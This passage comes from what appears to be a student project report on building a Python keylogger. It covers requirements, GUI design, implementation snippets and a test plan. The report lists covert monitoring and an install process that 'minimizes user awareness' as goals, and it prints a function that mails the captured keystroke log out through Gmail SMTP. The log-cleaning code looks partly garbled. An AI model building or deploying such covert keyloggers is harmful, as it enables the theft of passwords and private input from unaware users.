Once the keylogger is implemented, the testing phase commences to ensure its functionality, reliability, and adherence to the requirements. This involves a variety of testing techniques, such as unit testing, integration testing, system testing, and user acceptance testing. For the keylogger project, thorough testing was conducted to validate keystroke capture accuracy, data encryption integrity, email delivery success, and compatibility across different operating systems and environments.

Phase 5: Deployment

Upon successful completion of testing, the keylogger is ready for deployment to the target systems. This involves packaging the software, creating installation scripts, and providing user documentation and support. The deployment phase for this project included creating a discreet installation process that minimizes user awareness, along with clear instructions on configuring and using the keylogger.

Phase 6: Maintenance

After deployment, the project enters a maintenance phase to ensure its continued operation and relevance. This involves monitoring the keylogger's performance, addressing user feedback, fixing bugs, and potentially adding new features or enhancements. The maintenance phase for this project requires ongoing vigilance to address any security vulnerabilities that may arise and to adapt the keylogger to evolving user needs and technological landscapes.

3.3 Project Milestones


The project milestones outline critical points in the development of the keylogger with email functions, serving as essential checkpoints that monitor progress and ensure the project remains on schedule. These milestones are strategically positioned throughout the project timeline, providing clear goals and facilitating effective project management. Each milestone represents a significant achievement, marking the completion of specific phases and enabling a structured review process. This systematic approach not only enhances accountability but also allows for timely identification of potential issues or risks. The milestones act as a roadmap, guiding the development process and ensuring that all components are aligned with the overall project objectives.

Table 3.1 Project Milestones

Phase	Week
Requirement Analysis	1-4
System Design	4-7
Implementation	7-12
Testing	12-15
Deployment	15-18
Maintenance	18-20
Final Presentation	21

3.4 Conclusion

In conclusion, this chapter has outlined the structured approach utilized in the development of the keylogger with email functions. By selecting the Waterfall model, the project benefits from a clear, linear progression through each development phase. This methodology ensures that requirements are thoroughly analysed, designs are meticulously crafted, and implementations are systematically tested. The defined project milestones serve as crucial checkpoints, allowing for effective monitoring and adjustments as needed. This chapter highlights the importance of a disciplined project management strategy, ensuring that the project is executed efficiently, on time, and with high quality. The chosen methodology lays a solid foundation for the successful completion of the project, aligning with its objectives and goals.



CHAPTER 4: DESIGN

4.1 Introduction

This chapter outlines the system design phase and concentrate more on hardware and software requirements. Building upon the requirements and specifications outlined in previous chapters, this section provides a comprehensive blueprint for the development of a robust and user-friendly data protection system. Other than that, this chapter also discusses more on data layers, graphical user interfaces (GUI), programming languages and input/output for each separate module. Other than that, this chapter also focuses on analysing and defining software requirements to get a clear picture of the system flow. This chapter sought to clearly comprehend all of the requirements for the new application and to provide suggestions for successfully developing the system.


4.2 Problem Analysis

In the current system scenario, users face significant risks related to data loss and the need for discreet monitoring of activities. Existing solutions often fail to address these requirements comprehensively, leaving gaps in security and monitoring capabilities. The current systems typically rely on separate tools for data backup and user monitoring, which can be inefficient and challenging to manage. For instance, data loss may occur due to system failures, human error, or malicious activities, and monitoring solutions may lack integration, requiring additional resources and oversight. As outlined in Chapter 1, users require a comprehensive solution that addresses both the risk of data loss and the need for covert monitoring. A keylogger

with email functionality serves as a dual-purpose tool, providing a robust backup mechanism for critical data while enabling monitoring of user activities.

The integration of keylogging and email functionalities into a single solution addresses these issues by enhancing data security and providing seamless monitoring capabilities. This approach streamlines processes, reduces resource requirements, and ensures that users have a reliable method to safeguard data and monitor activities discreetly. In summary, the proposed keylogger with email functionality effectively addresses the identified problems, providing a comprehensive solution that meets the dual needs of data loss prevention and monitoring.

Table 4.1 Flow of system



4.3 Requirement Analysis

In this part, we will discuss the functional and non-functional requirements where the requirements that needed to system function properly are discussed. Each of the requirements is important to the system and must be met for the system to function effectively. This chapter will assist users in comprehending the very minimum requirements to run the system smoothly.

4.3.1 Data Requirement

To effectively fulfil its functions, the keylogger with email functionality requires specific data inputs, outputs, and internal storage capabilities. This section outlines the data requirements using a Data Dictionary approach:

Data Inputs:

1. □ Keyboard Inputs: Captures keystrokes typed by users, including alphanumeric characters, special symbols, and function keys.
2. □ Email Configuration Settings: User-defined SMTP server details, email addresses for sending logs, and authentication credentials.

Data Outputs:

1. □ Email Logs: Encrypted emails containing captured keystrokes and system events sent to designated recipients.
2. □ Log Files: Optionally, locally stored log files in plaintext or encrypted format, for backup or offline analysis.

Internal Data Storage:

1. □ Keystroke Logs: Internally stores captured keystrokes, organized by timestamp and user session, ensuring chronological order.

Table 4.2 Data Element

Data Element	Description
Keyboard Inputs	Captured keystrokes from user input.
Email Configuration	SMTP server settings and authentication credentials.
Email Logs	Encrypted email content sent to designated recipients.
Keystroke Logs	Chronologically organized logs of captured keystrokes.

4.3.2 Functional Requirement

Functional requirements are known as functions that must be completed to help user to complete their desired outcomes. Thus, it is important to make sure that the functions are implemented properly. In short, this part describes how a system behaves under specified circumstances. In this system, the functional requirements include:

- The system should capture all keystroke entered by users.
- The system should save log file of keystroke in the drive.
- The system should send log file to designated email addresses.
- The system should have start and end monitoring button.

4.3.3 Non-Functional Requirement

Non-functional requirements specify how well the keylogger with email functionality performs its intended functions beyond mere functionality. These requirements outline quality attributes, performance expectations regarding resource usage, accuracy of results, and data storage capacity.

1. Quality Requirements:

- **Reliability:** The system should operate continuously without interruptions, ensuring reliable capture and transmission of data.
- **Usability:** The interface should be user-friendly, allowing easy configuration of settings and access to log files.

2. Performance Requirements:

- **Resource Usage:** The system should operate efficiently, utilizing minimal CPU and memory resources to avoid performance degradation on the host system.

- **Accuracy:** Keystroke logging should accurately capture all user inputs, including special characters and function keys, without omission or error.

- **Data Storage:** The system should be capable of storing a sufficient amount of log data locally, with options for periodic archival or deletion to manage disk space effectively.

3. Scalability Requirements:

- **Capacity:** The system should scale to handle increased data volumes during peak usage periods without compromising performance or data integrity.

- **Email Transmission:** It should support sending logs to multiple email addresses simultaneously, accommodating diverse monitoring requirements.

4.□ **Compatibility Requirements:**

- **Operating Systems:** The keylogger should be compatible with major operating systems (Windows, macOS, Linux) to ensure broad applicability.
- **Email Protocols:** Support for standard email protocols (SMTP, POP3, IMAP) to facilitate seamless integration with various email services.

4.3.4 **Other Requirements**

4.3.4.1 **Software Requirements**

1.□ Python 3.12.4

Python is a programming language that supports modules and packages also making it easier to modularize programs and reuse code. All popular systems binary versions of the Python interpreter are available for free download and distribution. Python is very well-liked among programmers due to the increased productivity it provides. Python scripts offer less syntax and are very easy to debug. Python provides the simplicity of scripting the system and combining it with existing libraries in this project.

2.□ Visual Studio Code

Visual Studio Code also known as VS Code is an IDE blends the ease of use of a source code editor with advanced developer features. For instance, it is built using IntelliSense code completion and debugging. It also offers and supports multiple 26 programming languages such as C++, Java and

other languages. The reason of choosing this IDE for this project is ease of use, easy to add and integrate community python library.

3. □ Gmail

Gmail is utilized as the email service for transmitting logs due to its widespread use, reliability, and support for SMTP. It allows for secure email transmission with encryption, ensuring that captured data remains confidential during delivery.

4.4 High-Level Design

This section will discuss the full system architecture as well as the overall description of the application. A description of the database design, a summary of the systems, and module linkages are also included.

4.4.1 System Architecture

4.4.2 User Interface Design




Figure 4.1 Interface Design of Keylogger System

The initial design proposed for this system include the main interface with a control panel that consists of start, end and view log button. The function of the respective buttons include:

- **Start Keylogger**

When user clicked the start button the system will start recording every keystroke typed by the user for a specified time. The typed keystrokes will be stored in a text file and will be used later for comparing at the end of monitoring process.

- **Stop Keylogger**

Used to stop recording keystrokes. After the keylogger stop recording keystrokes, it will automatically send the log file of the keystrokes to the designated email address.

- **Send Log Email**

If for any reason email have not been sent automatically, users have the choice to send the log email manually by clicking on the button.

- **Clean Log Data**

All data of keystrokes will be deleted when user click on this button

4.5 Software Design





Figure 4.2 Flow of System

Figure 4.2 shows the flow of the proposed keylogger system. The user is presented with a main menu where they can choose to start keylogging, end keylogging or to clear log data. If the user chooses to start, the keylogger begins recording keystrokes. If the user chooses to end, the keylogging process stops. Captured keystrokes are saved to a designated text file on the system. The system checks if the user has manually stopped the keylogging function. If the user stopped the keylogging, the log files will be automatically sent to the designated email address. If the user chose to clear the log from the main menu, the saved keystrokes are deleted.

4.6 Conclusion

In conclusion, Chapter 4 has detailed the design framework for the keylogger with email functionality, outlining both functional and non-functional requirements. We explored the data flow, input/output specifications, and the overall system architecture, ensuring a comprehensive understanding of how the system operates. The flowcharts and diagrams provided clear visual representations of the process, supporting the theoretical design. The next steps involve the implementation phase, where the outlined design will be developed into a working prototype. This phase will focus on coding, integrating the components, and ensuring that all functionalities work as intended. Rigorous testing will follow to verify system reliability, security, and performance, ensuring that the solution meets the defined requirements and addresses the problem statement effectively.



CHAPTER 5: IMPLEMENTATION

5.1 Introduction

The implementation phase is a critical stage in the software development life cycle, where the conceptual designs and planned functionalities are translated into a working software application. This chapter focuses on the implementation of the keylogger with email functionality, a project designed to discreetly capture user keystrokes and send the logged data to a predefined email address for monitoring purposes. The goal of this implementation phase is to build a reliable, secure, and efficient keylogger that is user-friendly and capable of operating across multiple platforms. The activities involved in the implementation phase include setting up a suitable development environment, writing and integrating code modules, configuring version control mechanisms, and testing individual components to ensure they function as intended. A systematic approach was adopted to implement the key components of the keylogger: the keylogging module, the email transmission module, the graphical user interface (GUI), and the data management module. Each of these components plays a vital role in achieving the project's overall objective of developing a seamless keylogging application with secure and timely email reporting.

In addition, this chapter covers the configuration management strategies used to maintain consistency and control over the source code, including version control and environment setup procedures. Software configuration management is crucial in handling the complexities of the development process, ensuring that changes in the codebase are properly documented and that multiple developers can collaborate without conflicts. By the end of this phase, the application is expected to be fully operational, with all components integrated and functioning correctly. It will have been tested for performance, reliability, and security, ensuring that it meets the project's objectives.

5.2 Software Development Environment Setup

The software development environment setup is a crucial part of the implementation phase, as it provides the necessary infrastructure, tools, and configurations required to develop, test, and maintain the keylogger application. A well-defined development environment ensures smooth collaboration among team members, efficient code management, and a streamlined workflow throughout the software development life cycle. This section details the setup of the software development environment, including the tools, programming languages, libraries, frameworks, hardware configurations, and network settings utilized in the project.

5.2.1 Development Environment Overview

The keylogger application was developed in a controlled environment designed to maximize productivity, ensure compatibility across platforms, and maintain the security of sensitive data. The development environment consisted of the following key components:

Operating System: The primary development and testing were conducted on a Windows 10 operating system. Windows was chosen due to its widespread usage and compatibility with most Python libraries and tools. The application was also tested on macOS and Linux to ensure cross-platform compatibility.

Programming Language: Python 3.8 was selected as the core programming language for the project. Python's high-level syntax, extensive standard libraries, and cross-platform capabilities made it ideal for developing a keylogger. Additionally, Python's support for various networking and GUI libraries facilitated the rapid development of the application's functionalities.

Integrated Development Environment (IDE): Visual Studio Code (VS Code) was chosen as the primary IDE. It provided a lightweight and efficient platform for writing and debugging code, with extensive support for Python development, including syntax

highlighting, code completion, and integrated version control with Git. The use of VS Code enabled developers to work collaboratively and efficiently.

Key Libraries and Frameworks:

- **pynput**: This library was used for capturing and monitoring keystrokes. It provides an easy-to-use API for keyboard and mouse input logging, making it a suitable choice for the keylogging functionality.
- **smtplib**: A standard Python library for sending emails via the Simple Mail Transfer Protocol (SMTP). It enabled the application to securely send the logged data to a specified email address.
- **tkinter**: The built-in Python library used for creating the graphical user interface (GUI). tkinter allowed for the development of a simple yet effective GUI for starting and stopping the keylogger, sending logs, and clearing data.
- **threading**: This library was used to implement multi-threading within the application, enabling the keylogger to run in the background while the GUI remained responsive to user actions.


Development Tools and Utilities:

- **Version Control System**: Git was used for version control, with a remote repository hosted on GitHub. This allowed for efficient source code management, change tracking, and collaboration among team members.
- **Python Package Manager (pip)**: Used to install and manage Python dependencies. A requirements.txt file was maintained to list all necessary packages, making it easier to set up the development environment on different machines.
- **Virtual Environment (venv)**: Python's virtual environment tool was used to create isolated environments for the project, ensuring that dependencies did not conflict with other projects or system-wide installations.

5.3 Software Configuration Management

5.3.1 Configuration Environment Setup

In this project, the keylogger program is the main component of this system. The configuration environment setup involves a series of steps and tools that help manage the source code, dependencies, and overall development workflow effectively. The project is developed in a local development environment running on a Windows-based system, utilizing Python as the primary programming language. The key components of the environment include the tkinter library for creating a graphical user interface (GUI), the pynput library for implementing keyboard listening capabilities, and two custom modules, `send_email` and `KLcleaner`, responsible for sending log data via email and cleaning the log files, respectively. This modular approach allows for easier maintenance and scalability of the application.



```
keylogger.py > ...
1  import tkinter as tk
2  from tkinter import messagebox
3  from tkinter import ttk
4  from pynput.keyboard import Key, Listener
5  from threading import Thread
6  from send_email import send_email
7  from KLcleaner import clean
```

Figure 5.1 Keylogger.py

The source code is organized into multiple Python modules to maintain a clear separation of concerns. The main application logic resides in `main.py`, which integrates the keylogger and GUI functionality. The `send_email.py` module contains the necessary functions to handle email communication, while `KLcleaner.py` is responsible for cleaning or resetting the log data after it has been processed or transmitted. This modular structure enhances code readability and maintainability, making it easier to manage changes or add new features. Task automation within the project is handled using Python scripts that streamline repetitive tasks such as starting and stopping the keylogger, sending emails, and cleaning logs. This approach not only

saves time but also reduces the likelihood of human error, contributing to a more efficient workflow. Additionally, the configuration management includes security measures to protect sensitive information. For example, email credentials required to send log data are secured using environment variables rather than being hardcoded in the source code. This practice minimizes the risk of credential exposure in the event of code sharing or version control pushes to public repositories.

The configuration management setup is further supported by tools that facilitate control and oversight. Visual Studio Code is used as the primary Integrated Development Environment (IDE) for writing, testing, and debugging the Python code. Git and GitHub provide a robust platform for local and remote version control, enabling collaboration among multiple developers and serving as a secure backup for the source code. The Python virtual environment (venv) is utilized to manage dependencies, ensuring a consistent and conflict-free environment across different development machines.



```

6 def send_email():
7     session = smtplib.SMTP('smtp.gmail.com', 587)
8
9     session.starttls()
10
11     session.login(email, password)
12
13     with open('log.txt', 'r', encoding='utf-8') as file:
14         body = file.read()
15
16     message = MIMEMultipart()
17     message['From'] = email
18     message['To'] = email
19     message['Subject'] = 'Captured Keylogger Program' # Set the subject of the email
20
21     # Attach the body to the email
22     message.attach(MIMEText(body, 'plain'))
23     session.sendmail(email, email, message.as_string())
24
25     print('\n Email Sent')
26
27     session.quit()

```

Figure 5.2 Send_email.py

The email-sending functionality is encapsulated in the send_email.py module. This module handles the automatic transmission of the keylogger's captured data to a predefined email address using the Simple Mail Transfer Protocol (SMTP). The Python smtplib library is employed to establish a connection with Gmail's SMTP server, which runs on port 587. The script initiates a secure connection using the starttls

method, ensuring that the communication between the client and server is encrypted and protected from unauthorized access.

The email credentials required to authenticate with the SMTP server are stored securely in a separate `cred.py` file, which contains variables for the email address and password. These credentials are imported into the `send_email.py` module, where they are used to log in to the SMTP session. Storing sensitive data in a separate module rather than hardcoding them into the main source file helps mitigate the risk of accidental exposure. The captured keylogger data is saved in a text file named `log.txt`. The `send_email` function reads the contents of this file and attaches it to an email message using the `email.mime` library. The `MIMEMultipart` class is used to create a MIME-compliant email message, allowing for multiple parts such as plain text, HTML, and attachments. The keylogger data is added to the email as a plain text attachment using the `MIMEText` class. The email's subject line is set to "Captured Keylogger Program" to clearly indicate the purpose of the message. After constructing the email, the `sendmail` method of the SMTP session is invoked to send the email to the predefined recipient address.




Figure 5.3 Captured Keystroke Email

```

Klcleaner.py > ...
1  import re
2
3  def clean():
4      with open("log.txt", 'r') as file:
5          msg = file.read()
6
7      msg = msg.replace(' ', '') # removing unnecessary spaces
8      msg = re.sub(re.compile(r'<key.space: ' ' >'), ' ', msg) # replacing space by ' '
9      regex_key = re.compile(r'(<key\.\.\?>)(?:\'| \|d|\'|key_esc|s|>?)') # gathering all special keys
10     msg = re.sub(regex_key, '', msg) # replacing all special keys with empty string
11     msg = msg.replace('\'', '') # replacing the quote with empty string
12     msg = msg.replace(',', '') # replacing the comma with empty string
13     print(msg)
14
15     clean()

```

Figure 5.4 KLcleaner.py

The clean function, which is implemented in the KLcleaner.py module, is a key component of the configuration environment. Its primary purpose is to process the raw log data generated by the keylogger, removing unnecessary characters and formatting the data to enhance readability. The clean function is called whenever the log needs to be sanitized before it is stored or sent via email. This functionality helps maintain clean and useful log files, which are critical for reviewing the captured keystrokes efficiently.

The log-cleaning process begins by opening the log file, log.txt, in read mode and reading its contents into memory. The function uses the replace method to remove unnecessary spaces and other characters that may clutter the log data. For instance, any instances of consecutive spaces are eliminated to streamline the data. The re.sub method from the re library (Python's regular expression library) is then employed to identify and remove special key entries, such as Key.space, Key.esc, and other non-alphanumeric keys. These entries are typically inserted by the keylogger when special keys are pressed. By filtering them out, the function focuses solely on the alphanumeric characters that constitute meaningful user input.

The use of regular expressions (regex) in the clean function enables precise control over which characters are retained and which are removed from the log file. A regular expression pattern, regex_key, is defined to match any special key notation, such as <Key.space>, <Key.esc>, and other special key formats. These matches are replaced with an empty string, effectively removing them from the log data. Additionally, the function eliminates common punctuation marks such as quotes (') and commas (,), further simplifying the text for easy analysis. This clean-up process not only ensures that the log file remains concise and legible but also helps optimize the storage space required for log data. By stripping out unnecessary characters, the application reduces the overall size of the log files, making it easier to store and transmit them via email.

5.3.2 Version Control Procedure

The project's source code is organized into multiple Python modules, each responsible for a specific function. For instance, the `main.py` module manages the keylogger's main functionalities and the graphical user interface (GUI) developed using `tkinter`. The `send_email.py` module handles the automatic sending of log data via email, while `KLcleaner.py` provides a mechanism to sanitize and clean the captured log data to ensure that it remains readable and manageable. Each of these modules is versioned using Git, allowing changes to be tracked meticulously over time.

The version control procedure is based on a branching strategy that promotes organized and parallel development. The main branch serves as the production-ready branch that contains the stable version of the code. Whenever a new feature or functionality needs to be added, a separate feature branch is created. For example, separate branches might be created for implementing the GUI in `main.py`, the email functionality in `send_email.py`, or the log-cleaning feature in `KLcleaner.py`. This branching strategy allows developers to work independently on different parts of the code without interfering with each other's work or affecting the stable main branch.

Once a feature is fully implemented and tested, it is merged back into the main branch. Before merging, the feature branch undergoes a code review process to ensure that the changes meet the project's coding standards and do not introduce any bugs or security vulnerabilities. Automated tests, including unit tests for individual functions and integration tests for combined functionalities, are executed to verify that the new changes do not break existing features. Only after these checks are satisfied is the feature branch merged into the main branch. This process ensures that the codebase remains clean, stable, and secure.

In addition to feature branches, hotfix branches are used to address critical bugs or issues that arise in the main branch. These branches are created directly from the main branch and are merged back as soon as the issue is resolved. This approach ensures that urgent problems can be fixed without disrupting the ongoing development of new features.

5.4 Implementation Status

5.5 Conclusion

In this chapter, the implementation phase of the keylogger application with email functionality was thoroughly described, including the setup of the development environment, configuration management, version control, and the status of each module developed. The project utilized a well-structured approach to ensure that all components were efficiently developed, integrated, and tested to meet the specified requirements and objectives. The development environment was set up to provide a conducive platform for creating, testing, and deploying the keylogger application. The configuration management process was designed to support effective change management, maintaining the integrity and security of the source code. This included using Git for version control, which enabled organized collaboration and streamlined the tracking of changes throughout the development cycle.

The keylogger's core functionality, including real-time keystroke capture and user-friendly control via a GUI, was implemented within the expected timeline. The email module was configured to send captured logs securely, enhancing the application's utility in scenarios where remote monitoring is necessary. Furthermore, the log cleaning module was developed to maintain readable and manageable log files by removing unwanted characters and formatting, providing a streamlined data presentation for analysis.

In summary, the successful implementation of the keylogger application lays a solid foundation for the final stages of development. The project is well-positioned to achieve its objectives, and the completion of the implementation phase marks a significant milestone in the overall development process.

CHAPTER 6: TESTING

6.1 Introduction

The testing phase is a critical part of the software development process, aimed at ensuring the quality, reliability, and functionality of the application. In this chapter, we will explore the testing strategies and methodologies adopted to validate the keylogger application with email functionality. The primary objective of this phase is to identify and rectify any defects or issues in the software, thereby enhancing its overall performance and user experience.

To achieve thorough coverage, the testing strategy adopted for this project combines both black-box and white-box testing approaches. Black-box testing focuses on validating the functionality of the application against its requirements without examining its internal code structure, while white-box testing involves examining the internal workings and logic of the code to ensure correctness and efficiency. Additionally, various classes of tests, such as functionality testing, security testing, and stress testing, are employed to assess the application's performance across multiple dimensions.

By thoroughly testing the application, we aim to ensure that it meets the intended requirements, performs reliably under various conditions, and provides a secure and user-friendly experience. The findings from this testing phase will guide any necessary modifications and optimizations before the final deployment of the software.

6.2 Test Plan

The test plan for this project outlines the structured approach to verifying and validating the keylogger application with email functionality. It provides a comprehensive framework that defines the scope, objectives, resources, schedule, and specific activities required to ensure that all components of the software meet the defined requirements and perform as expected under various conditions.

6.2.1 Test Organization

The testing process involves collaboration among multiple stakeholders, including developers, testers, and project supervisors. The test team consists of two key personnel:

- **Lead Tester:** Responsible for planning and coordinating all testing activities, designing test cases, executing tests, and documenting the results. The lead tester also ensures that all test cases align with the project requirements and identifies any issues that may arise during testing.
- **Assistant Tester:** Assists in executing the test cases, reporting any discrepancies found, and supporting the lead tester in validating the software against predefined criteria. The assistant tester also helps in preparing test data, setting up the test environment, and maintaining the testing documentation.

The test organization ensures that all testing activities are effectively managed, monitored, and executed according to the defined plan. Regular communication between the development and testing teams is established to address any identified defects promptly.

6.2.2 Test Environment

The testing of the keylogger application is carried out in a controlled environment that mimics the intended deployment settings as closely as possible. This environment includes specific hardware and software configurations that match the actual conditions under which the application will operate.

Location and Setup: Testing is conducted in a laboratory setting with dedicated workstations. Each workstation is equipped with standard desktop configurations, including a Windows operating system (Windows 10 or later), 8 GB RAM, and an Intel Core i5 processor. This setup ensures that the application is tested on hardware similar to that used by the end-users.

Hardware and Firmware Configurations: The workstations are configured with the necessary firmware updates to ensure compatibility and stability during testing. The keylogger software is installed on each machine along with the required dependencies, such as Python 3.8, pynput, tkinter, and other relevant libraries. Additionally, the test environment includes secure internet access for testing the email-sending functionality.

Preparations and Training: Prior to testing, all testers undergo a preparation phase that includes training on the use of testing tools, familiarization with the application's functionality, and understanding of the testing strategy and procedures. This training ensures that the testers are fully prepared to execute the tests accurately and efficiently.

6.2.3 Test Schedule

The testing schedule is designed to ensure comprehensive coverage of all functionalities and features of the keylogger application. The testing process is divided into multiple cycles, with each cycle focusing on specific aspects of the software. A total of three test cycles are planned to validate the keylogger application. Each cycle is dedicated to different levels of testing, starting from initial functionality testing and progressing to more advanced stress and security testing. The total duration for all testing activities is estimated to be 4 weeks. This timeline includes time for preparing the test environment, executing test cases, documenting results, and conducting any necessary retesting based on identified defects. The test plan is designed to ensure that all aspects of the keylogger application are rigorously evaluated to meet quality standards.

Table 6.1 Testing Schedule

Test Cycle	Description	Duration
Cycle 1: Functionality Testing	Verifies that all core functionalities, such as keystroke capturing, log file management, email sending, and GUI operations, perform as intended.	2 weeks
Cycle 2: Security and Stress Testing	Assesses the application's resilience against potential security threats and evaluates its performance under stress.	1 week
